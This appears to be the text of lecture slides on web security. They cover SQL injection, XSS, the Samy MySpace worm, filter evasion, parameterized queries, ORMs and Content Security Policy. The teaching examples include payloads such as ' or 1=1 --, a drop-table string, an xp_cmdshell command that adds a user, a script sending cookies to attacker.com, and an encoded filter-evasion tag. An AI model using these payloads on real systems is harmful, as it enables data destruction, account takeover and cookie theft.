
(Almost) never need to use eval!



# SQL Injection (SQLi)

Last examples all focused on *shell* injection

Command injection oftentimes occurs when developers try to build SQL queries that use user-provided data



# SQL basics

- Structured query language (SQL)
- Example:
  - `SELECT * FROM books WHERE price > 100.00 ORDER BY title`
- Also, be aware:
  - Logical expression with AND, OR, NOT
  - Two dashes (--) indicates a comment (until end of line)
  - Semicolon (;) is a statement terminator

Search or enter website name

# Sign In

Username

Password

Forgot Username / Password?

SIGN IN

Don't have an account?

SIGN UP NOW

# Insecure Login Checking

## Sample PHP:

```
$login = $_POST['login'];  
$sql = "SELECT id FROM users WHERE username = '$login'";  
$rs = $db->executeQuery($sql);  
if $rs.count > 0 {  
    // success  
}
```

# Insecure Login Checking

**Normal Input:** (\$\_POST["login"] = "alice")

```
$login = $_POST['login'];
```

```
$sql = "SELECT id FROM users WHERE username = '$login'";
```

```
$rs = $db->executeQuery($sql);
```

```
if $rs.count > 0 {
```

```
    // success
```

```
}
```

# Insecure Login Checking

**Normal Input:** (\$\_POST["login"] = "alice")

```
$login = $_POST['login'];  
    login = 'alice'  
$sql = "SELECT id FROM users WHERE username = '$login'";  
    sql = "SELECT id FROM users WHERE username = 'alice'"  
$rs = $db->executeQuery($sql);  
if $rs.count > 0 {  
    // success  
}
```

# Insecure Login Checking

**Adversarial Input:** (`$_POST["login"] = "alice'"`)

```
$sql = "SELECT id FROM users WHERE username = '$login'";
```

```
$rs = $db->executeQuery($sql);
```

# Insecure Login Checking

**Adversarial Input:** (\$\_POST["login"] = "alice')")

```
$sql = "SELECT id FROM users WHERE username = '$login'";  
      SELECT id FROM users WHERE username = 'alice'  
$rs = $db->executeQuery($sql);
```



# Insecure Login Checking

**Adversarial Input:** (\$\_POST["login"] = "alice'")

```
$sql = "SELECT id FROM users WHERE username = '$login'";  
      SELECT id FROM users WHERE username = 'alice'  
$rs = $db->executeQuery($sql);  
// error occurs (syntax error)
```

# Building An Attack

**Adversarial Input:** "alice'--" -- this is a comment in SQL

```
$sql = "SELECT id FROM users WHERE username = '$login';"
```

```
$rs = $db->executeQuery($sql);
```

```
if $rs.count > 0 {
```

```
    // success
```

```
}
```

# Building An Attack

**Adversarial Input:** "alice'--" -- this is a comment in SQL

```
$sql = "SELECT id FROM users WHERE username = '$login'";  
    SELECT id FROM users WHERE username = 'alice'--'  
$rs = $db->executeQuery($sql);  
if $rs.count > 0 {  
    // success  
}
```

# Building An Attack

**Adversarial Input:** "'--" -- this is a comment in SQL

```
$login = $_POST['login'];
```

```
$sql = "SELECT id FROM users WHERE username = '$login'";
```

```
$rs = $db->executeQuery($sql);
```

```
if $rs.count > 0 {
```

```
    // success
```

```
}
```

# Building An Attack

**Adversarial Input:** "'--" -- this is a comment in SQL

```
$login = $_POST['login'];  
  login = '--'  
$sql = "SELECT id FROM users WHERE username = '$login';  
  SELECT id FROM users WHERE username = '--'  
$rs = $db->executeQuery($sql);  
if $rs.count > 0 { <- fails because no users found  
  // success  
}
```

# Building An Attack

**Adversarial Input:** "' or 1=1 --" -- this is a comment in SQL

```
$login = $_POST['login'];  
  login = "' or 1=1 --"  
$sql = "SELECT id FROM users WHERE username = '$login'";  
  SELECT id FROM users WHERE username = "' or 1=1 --"  
$rs = $db->executeQuery($sql);  
if $rs.count > 0 {  
    // success  
}
```

# Building An Attack

**Adversarial Input:** "' or 1=1 --" -- this is a comment in SQL

```
$login = $_POST['login'];  
  login = "' or 1=1 --"  
$sql = "SELECT id FROM users WHERE username = '$login';  
  SELECT id FROM users WHERE username = "' or 1=1 --"  
$rs = $db->executeQuery($sql);  
if $rs.count > 0 { <- succeeds. Query finds *all* users  
  // success  
}
```

# Causing Damage

**Adversarial Input:** `"'; drop table users --"`

```
$sql = "SELECT id FROM users WHERE username = '$login'";  
    SELECT id FROM users WHERE username = ' '; drop table users --'  
$rs = $db->executeQuery($sql);
```



# xp\_cmdshell

SQL server lets you run arbitrary system commands!

xp\_cmdshell (Transact-SQL)

Spawns a Windows command shell and passes in a string for execution.  
Any output is returned as rows of text.

# Causing Damage

**Adversarial Input:** `''; exec xp_cmdshell 'net user add bad455 badpwd'--"`

```
$sql = "SELECT id FROM users WHERE username = '$login'";  
    SELECT id FROM users WHERE username = '';  
exec xp_cmdshell 'net user add bad455 badpwd'--'  
$rs = $db->executeQuery($sql);
```

Improving  
**HealthCare.gov**

The Health Insurance Marketplace online application isn't available from a certain time of day as we make improvements. Additional down times may be possible as we work on the application and the Marketplace call center remain available during these hours.

```
;select * from users
```

```
;show tables;
```

```
;show tables; --
```

```
;premium payments
```

```
;select * from *;
```

```
; grant
```

```
; rehabilitative and habilitative
```

```
; show tables
```

## Find health coverage that works for you

Get quality coverage at a price you can afford.  
Open enrollment in the Health Insurance Marketplace  
continues until March 31, 2014.

**APPLY ONLINE**

**APPLY BY PHONE**

**4** Ways to Get Marketplace Coverage



**SEE PLANS AND PRICES IN YOUR AREA**

**SEE PLANS NOW**

Get covered: A one-  
page guide

Find out if you  
qualify for lower

See 4 ways you can  
apply for coverage

Get in-person help in  
your community

Call 1-800-318-2596  
for information

# Preventing SQL Injection

Never, ever, ever, build SQL commands yourself!

Use:

- Parameterized/Prepared Statements

- ORMs (Object Relational Mappers)




# Parameterized SQL: Separate Code and Data

Parameterized SQL allows you to pass in query separately from arguments

```
sql = "SELECT * FROM users WHERE email = ?"  
cursor.execute(sql, ['nadiyah@cs.ucsd.edu'])
```

```
sql = "INSERT INTO users(name, email) VALUES(?,?)"  
cursor.execute(sql, ['Deian Stefan', 'deian@cs.ucsd.edu'])
```

Values are sent to server  
separately from command.  
Library doesn't need to try to escape



**Benefit:** Server will automatically handle escaping data

**Extra Benefit:** parameterized queries are typically *faster* because server can cache the query plan

# ORMs

Object Relational Mappers (ORM) provide an interface between native objects and relational databases

```
class User(DBObject):  
    __id__ = Column(Integer, primary_key=True)  
    name   = Column(String(255))  
    email  = Column(String(255), unique=True)
```

```
users = User.query(email='nadiyah@cs.ucsd.edu')  
session.add(User(email='deian@cs.ucsd.edu', name='Deian Stefan'))  
session.commit()
```

**Underlying driver turns OO code into prepared SQL queries.**

**Added bonus: can change underlying database without changing app code. From SQLite3, to MySQL, MicrosoftSQL, to No-SQL backends!**

# Injection Summary

Injection attacks occur when un-sanitized user input ends up as code (shell command, argument to eval, or SQL statement).

This remains a tremendous problem today

Do not try to manually sanitize user input. You **will not** get it right.

Simple, foolproof solution is to use safe interfaces (e.g., parameterized SQL)

# Cross Site Scripting (XSS)



# Cross Site Scripting (XSS)

**Cross Site Scripting:** Attack occurs when application takes untrusted data and sends it to a web browser without proper validation or sanitization.

## Command/SQL Injection

attacker's malicious code is  
executed on victim's server

## Cross Site Scripting

attacker's malicious code is  
executed on victim's browser

# Search Example

<https://google.com/search?q=<search term>>

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

# Search Example

<https://google.com/search?q=apple>

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

## Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for apple</h1>
  </body>
</html>
```

# Search Example

`https://google.com/search?q=<script>alert("hello world")</script>`

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

## Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <script>alert("hello world")</script></h1>
  </body>
</html>
```

# Search Example

`https://google.com/search?`

`q=<script>window.open(http://attacker.com? ... document.cookie ...)</script>`

## Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for
      <script>window.open(http://attacker.com? ...
        cookie=document.cookie ...)</script></h1>
  </body>
</html>
```

# Types of XSS

An XSS vulnerability is present when an attacker can inject scripting code into pages generated by a web application.

**Reflected XSS.** The attack script is reflected back to the user as part of a page from the victim site.

**Stored XSS.** The attacker stores the malicious code in a resource managed by the web application, such as a database.

# Reflected Example

Attackers contacted PayPal users via email and fooled them into accessing a URL hosted on the legitimate PayPal website.

Injected code (included in URL) redirected PayPal visitors to a page warning users their accounts had been compromised.


Victims were then redirected to a phishing site and prompted to enter sensitive financial data.





# Stored XSS

The attacker stores the malicious code in a resource managed by the web application, such as a database.





# Samy Worm

Samy Kamkar found a way to bypass checks in MySpace site and was able to inject JavaScript onto his page.

XSS-based worm that spread on MySpace. It would display the string "*but most of all, samy is my hero*" on a victim's MySpace profile page as well as send Samy a friend request.

In 20 hours, it spread to one million users.

# Samy Worm

MySpace allowed users to post HTML to their pages. Filtered out

`<script>`, `<body>`, `onclick`, `<a href=javascript://>`

Missed one. You can run JavaScript inside of CSS tags.

`<div style="background:url('javascript:alert(1)')">`



# samy.pl/myspace

**10/04, 12:34 pm:** You have **73** friends.

I decided to release my little popularity program. I'm going to be famous...among my friends.

**1 hour later, 1:30 am:** You have **73** friends and **1** friend request.

One of my friends' girlfriend looks at my profile. She's obviously checking me out. I approve her inadvertent friend request and go to bed grinning.

**7 hours later, 8:35 am:** You have **74** friends and **221** friend requests.

Woah. I did not expect this much. I'm surprised it even worked.. 200 people have been infected in 8 hours. That means I'll have 600 new friends added every day. Woah.

**1 hour later, 9:30 am:** You have **74** friends and **480** friend requests.

Oh wait, it's exponential, isn't it. Oops.

**1 hour later, 10:30 am:** You have **518** friends and **561** friend requests.

Oh no. I'm getting messages from people pissed off that I'm their friend when they didn't add me. I'm also getting emails saying "Hey, how did you get onto my myspace....not that I mind, you're hot". From guys. But more girls than guys. This actually isn't so bad. The girls part.

**3 hours later, 1:30 pm:** You have **2,503** friends and **6,373** friend requests.

I'm canceling my account. This has gotten out of control. People are messaging me saying they've reported me for "hacking" them due to my name being in their "heroes" list. Man, I rock. Back to my worries. People are also emailing me telling me their IM names so that I'll chat with them. Cool. Back to my worries. Apparently people are getting pissed because they delete me from their friends list, view someone else's page or even their own and get re-infected immediately with me. I rule. I hope no one sues me.

I haven't been worried about anything in years, but today I was actually afraid of the unknown. Afraid of myspace? No, afraid of FOX's legal department. If you're not aware already, myspace was purchased by FOX only a few weeks back for 580 million dollars. Not online myspace dollars, but actual cash money. He could have FOX come after me. I don't want FOX after me.

I spend the rest of the day working, trying to get the ideas of what could happen out of my head. I have my girlfriend visit me for lunch to say our goodbyes. I'm going to the big house. I could hear it then, "mr samy, you are hereby sentenced to an \$800,000 fine and 3 years in jail for getting way too many friends on myspace and causing psychological damage to girls who thought they were your friends until you cancelled your account."

**5 hours later, 6:20 pm:** I timidly go to my profile to view the friend requests. **2,503** friends. **917,084** friend requests.

I refresh three seconds later. **918,268**. I refresh three seconds later. **919,664** (screenshot below). A few minutes later, I refresh. **1,005,831**.

It's official. I'm popular.

I have hit 1,000,000+ users. In less than 20 hours. Every request is from a unique, living, and logged in user. I refresh once more and now see nothing but a message that my profile is down for maintenance. I messed up, didn't I. I'm now more afraid and decide I am never doing anything even near illegal ever again. To get my mind off of everything, I begin downloading a copy of the latest Nip/Tuck episode.

**1 hour later, 7:05 pm:** A friend tells me that they can't see their profile. Or anyone else's profile. Or any bulletin boards. Or any groups. Or their friends requests. Or their friends. Nothing on myspace works.

Messages are everywhere stating that myspace is down for maintenance and that the entire myspace crew is there working on it. I ponder whether I should drive over to their office and apologize. Another attempt to free my mind of worry, I go back to watching some episodes of The OC which I downloaded a few days earlier. File sharing rocks.

**2.5 hours later, 9:30 pm:** I'm told that everything on myspace seems to be working again. My girlfriend's profile, along with many, many others, still say "samy is my hero", however the actual self-propagating program is gone. I'm relieved that it's back up as they can't claim damages for any downtime past this second if everything is in fact working properly.

**10 minutes later, 9:40 pm:** I haven't heard from anyone at myspace or FOX. A few minutes later, my girlfriend calls, I pick up, and she says to me, "you're my hero". I don't actually get it until about three hours later.

## Postmortem:

I'm still waiting for myspace or FOX to contact me. I'm sorry myspace and FOX. I love you guys, all the great things myspace provides, and all the great shows FOX has, my favorite being Nip/Tuck.

Oh wait, Nip/Tuck is FX? My bad, but FOX, I'm sure you still have some good stuff. But maybe you should start picking up Nip/Tuck reruns? Just a thought. I'm kidding! Please don't sue me.

# Samy Worm

Kamar was raided by the Secret Service

Pled guilty to felony charge (\$20K fine, 3 years probation, 720hrs service)



# Preventing XSS: Filtering and Sanitizing

For a long time, the only way to prevent XSS attacks was to try to filter out malicious content.

Validates all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what should be allowed.

Adopt a 'positive' security policy that specifies what is allowed. 'Negative' or attack signature based policies are difficult to maintain and are likely to be incomplete

# Filtering is Really Hard

Large number of ways to call JavaScript and to escape content

URI Scheme: ``

Event Handlers: `onSubmit`, `OnError`, `onSyncRestored`, ... (there's ~105)

Samy Worm: CSS

Tremendous number of ways of encoding content

```
<IMG SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#0000058&#0000097&#0000108&#0000101&#0000114&#0000116&#0000040&#0000039&#0000088&#0000083&#0000083&#0000039&#0000041>
```

**Google XSS Filter Evasion!**

# Filters that Change Content

**Filter Action: filter out** `<script`

**Attempt 1:** `<script src= "...">`

**Attempt 2:**

# Filters that Change Content

**Filter Action: filter out** `<script`

**Attempt 1:** `<script src= "...">`

`src= "..."`

**Attempt 2:**



# Filters that Change Content

**Filter Action: filter out** <script

**Attempt 1:** <script src= "...">

src="..."

**Attempt 2:** <scr<scriptipt src="..."

<script src="...">

# Filters that Change Content

Today, web frameworks take care of filtering out malicious input\*

\* they still mess up regularly. Don't trust them if it's important

Do not roll your own.

## WordPress 5.2.3 Security and Maintenance Release

Posted September 5, 2019 by [Jake Spudis](#). Filed under [Releases](#), [Security](#).

WordPress 5.2.3 is now available!

This security and maintenance release features 29 fixes and enhancements. Plus, it adds a number of security fixes—see the list below.

These bugs affect WordPress versions 5.2.2 and earlier; version 5.2.3 fixes them, so you'll want to upgrade.

If you haven't yet updated to 5.2, there are also updated versions of 5.0 and earlier that fix the bugs for you.

### Security Updates

- Props to [Simon Scannell of RIPS Technologies](#) for finding and disclosing two issues. The first, a cross-site scripting (XSS) vulnerability found in post previews by contributors. The second was a cross-site scripting vulnerability in stored comments.
- Props to [Tim Coen](#) for disclosing an issue where validation and sanitization of a URL could lead to an open redirect.
- Props to Anshul Jain for disclosing reflected cross-site scripting during media uploads.
- Props to [Zhouyuan Yang of Fortinet's FortiGuard Labs](#) who disclosed a vulnerability for cross-site scripting (XSS) in shortcode previews.
- Props to Ian Dunn of the Core Security Team for finding and disclosing a case where reflected cross-site scripting could be found in the dashboard.
- Props to Soroush Dalili ([@irsdl](#)) from NCC Group for disclosing an issue with URL sanitization that can lead to cross-site scripting (XSS) attacks.
- In addition to the above changes, we are also updating jQuery on older versions of WordPress. This change was [added in 5.2.1](#) and is now being brought to older

# Filters that Change Content

Today, web frameworks take care of filtering out malicious input\*

\* they still mess up regularly. Don't trust them if it's important

Do not roll your own.

## WordPress 5.5.2 Security and Maintenance Release

Posted October 29, 2020 by Jb A dras. Filed under Releases.

WordPress 5.5.2 is now available!

This security and maintenance release features [14 bug fixes](#) in addition to 10 security fixes. Because this is a **security release**, it is recommended that you update your sites immediately. All versions since WordPress 3.7 have also been updated.

WordPress 5.5.2 is a short-cycle security and maintenance release. The next major release will be version 5.6.

You can download WordPress 5.5.2 by downloading from [WordPress.org](#), or visit your Dashboard → Updates and click Update Now.

If you have sites that support automatic background updates, they've already started the update process.

### Security Updates

Ten security issues affect WordPress versions 5.5.1 and earlier. If you haven't yet updated to 5.5, all WordPress versions since 3.7 have also been updated to fix the following security issues:

- Props to Alex Concha of the WordPress Security Team for their work in hardening deserialization requests.
- Props to David Binovec on a fix to disable spam embeds from disabled sites on a multisite network.
- Thanks to Marc Montas from Sucuri for reporting an issue that could lead to XSS from global variables.
- Thanks to Justin Tran who reported an issue surrounding privilege escalation in XML-RPC. He also found and disclosed an issue around privilege escalation around post commenting via XML-RPC.
- Props to Omar Ganiev who reported a method where a DoS attack could lead to RCE.
- Thanks to Karim El Ouerghemmi from [RIPS](#) who disclosed a method to store XSS in post slugs.

# Content Security Policy

CSP allows for server administrators to eliminate XSS attacks by specifying the domains that the browser should consider to be valid sources of executable scripts.

Browser will only execute scripts loaded in source files received from whitelisted domains, ignoring all other scripts (including inline scripts and event-handling HTML attributes).

# Example CSP 1

Example: content can only be loaded from same domain; no inline scripts

```
Content-Security-Policy: default-src 'self'
```

# Example CSP 2

## **Allow:**

- include images from any origin in their own content
- restrict audio or video media to trusted providers
